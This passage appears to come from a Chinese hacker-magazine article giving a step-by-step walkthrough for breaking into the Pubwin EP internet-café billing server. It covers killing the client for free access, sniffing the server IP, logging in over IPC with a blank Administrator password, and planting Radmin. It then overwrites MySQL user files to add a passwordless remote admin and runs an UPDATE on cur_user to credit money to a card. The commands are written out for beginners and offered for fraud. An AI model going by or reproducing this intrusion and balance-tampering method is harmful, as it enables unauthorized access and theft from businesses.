权限等等全部取消或拒绝，确定后重新启动计算机。计算机重新启动后任何用户都无权读取该文件，该文件自然不会变成“正在使用的文件”。而你自己的帐号有删除的权限，则可以轻松删除该文件了。

Pubwin EP全攻略

JORY CHEN&TOMCK

从七月份开始，我们这儿所有的网吧都统一更换了管理软件，由Pubwin4变成了Pubwin EP。又有新东西来玩了，研究了整整一上午，竟然没有任何成果，这套Pubwin EP果然厉害。首先是它的IC卡制度，这下我们就不能用别人的卡来爽了，郁闷。另外它使用了MYSQL数据库，以前是ACCESS数据库，我们可以很容易改里面的数字加钱，但这回要修改它的数据库就麻烦了，光是没有可视化界面就够难受的了。Pubwin EP虽然提供了网页管理，但是它用的扩展名是*.do。本人是研究ASP/PHP的菜鸟，所以连它用的是什么语言都不清楚，更不要说通过网站缺陷入侵了。不过本人坚信"道高一尺，魔高一丈"的道理，经过几天的努力奋斗，终于搞定了。

一、免费上网并不安全

不知大家有没有发现，新一代的Pubwin的客户端并没有禁止"CTRL+ALT+DEL"的经典组合（不知是Pubwin的问题，还是因为网管太菜了），所以我们还是可以把Pubwin EP的客户端的进程给结束掉，从而达到免费上网的目的。Pubwin号称"航母级网管软件"，新一代的Pubwin在安全，防非法上机方面有了很大的改善，可以让网管很容易地找出哪些客户机是在免费上网。为了证实此话的真实性，笔者用"目录调试模式"进了一台电脑上机，我们此时就可以在Pubwin EP服务端可以看到信息，提示有一台非法客户机，如图1。



图1

这说明了什么？恐怕再白痴的网管都晓得有人在"那个"了。网管只要收到了这一条信息，马上就能找到你了（TOMCK：怪不得最近在"那个"的时候总是让BOSS发现，原来是这样）。在此，小弟奉劝大家以后还是老老实实刷卡上机，不然后果很可能就一个字——惨。至于那些免费上网法的研究，就交给后来的那些"勇士"们吧！

二、高级技巧之入侵主机

其实本人是很讨厌通过解除客户端限制来上网的。第一是因为不安全，第二是一点技术含量都没有。作为黑客，要入侵才够刺激，对吧！？但要入侵主机的话就必须知道主机的IP地址。在X档案的论坛上有很多人都询问如何确定主机的IP地址，其实这个问题在以前的杂志上都介绍过的，不过现在介绍本人原创的一种100%成功的方法：使用WinSock Expert之类的抓包工具来分析客户端与主机的数据包收发情况，来了解主机的IP。打开WinSock Expert，按那个黄色的小按钮，选择需要监听的程序，这里是PubwinClient.exe，双击打开监听，之后我们只要看一下自己卡上的余额，触发客户端与主机的数据通讯，我们就可以看见主机的IP了，如图2。




图2




图3

知道IP之后就可以入侵了，大家一般都喜欢用IPC直接进去吧，我也是。

OK！帐号Adminstrator，密码空，成功进入主机C盘。利用流光种植者，在主机上运行Radmin，看到了主机的屏幕，如图3。

如果你够胆色的话就加钱吧（警告：这样加钱，你的卡上会有记录，而且有的网吧还装了语音拨报器，一旦加钱就会报警，被抓到就惨了）。为了安全起见，我建议修改数据库内的数据来更改卡内金钱的信息。在C盘逛了一会儿，发现了MYSQL数据库的管理员配置文件，里面有管理员的帐号和密码，有一个NETCAFE，密码是加密的，本人用Password Pro汉化版来尝试暴破，由于人品问题，没有成功。密码起码有9位，而且是中英混合的。

回家以后，本人进行了多线程，立体化的思考（读者A：太夸张了吧？），灵光一现，想到了一个绕过密码的方法。首先搭建一个和网吧的版本差不多的MYSQL。然后用本地帐号root新建一个帐号，本人将它命名为Admin，密码为空，且为该帐号增加了一个远程连接权限。接着我们就可以把本地的user.myd、user.myi、user.frm这三个文件覆盖主机的同名文件（在远程主机Hintsoft的目录里面，一般是C:\Program Files\Hintsoft\PubwinServer\database\data\mysql），在覆盖前先用Radmin执行远程命令来停止MYSQL的服务（net stop mysql），覆盖后再启动MYSQL（net start mysql）。现在我们试一下用Admin登录吧，Yeah，成功了！也许这就是MYSQL的一个严重漏洞吧，不知道以前有没有高手发现过？接下来就可以对MYSQL的数据库进行操作了！

考虑到有好多菜鸟兄弟以前没有接触过MYSQL，所以还是详细写一下MYSQL的操作方法吧！

先连接到远程MYSQL服务器，即主机数据库，连接帐号为我们刚才添加的ADMIN，前面说的很清楚，它是一个有远程连接权限的管理员帐号。

E:\>mysql -h192.168.0.251 -uadmin -p，按二次回车以后，会看到如图4所示的界面，说明我们已经成功进入了。




图4

因为Pubwin EP把数据都放在LOCAL这个数据库内，所以我们先要跳转到这个数据库。执行MYSQL>use local;，然后查看该数据库中一共有多少个表，MYSQL>show tables;，执行后能看到很多表，如图5。

那么多表，究竟哪个才有金钱信息呢？大家不用找了，我告诉大家吧，是cur_user这个表。先看看里面的数据结构吧，内容很多，如图6。

```
mysql> show tables
    -> ;
+--------------------------+
| Tables_in_local          |
+--------------------------+
| cfg_adminaccount         |
| cfg_adminrole            |
| cfg_objectresource       |
| cfg_permissionitem       |
| cfg_relativepermission   |
| cfg_role                 |
| cfg_rolepermission       |
| configitem               |
| cur_usehistory           |
| cur_user                 |
| hst_cashserial           |
| hst_dealrecord           |
| hst_discountrsvconsume   |
```

图5




图6

原来这个表内的内容是Pubwin EP服务端上显示的在线用户的数据，如果我们把这上面的金钱信息修改掉（其中PrePay的值就代表钱数），那么Pubwin EP服务端显示的在线用户的钱的信息也会相应的改变。如此就实现了加钱的目的。执行mysql>updata cur_user set prepay=1000 where uniqueid=4852436。执行成功后，注销你当前卡号，然后去看一下卡上的余额，如图7。




图7




图8

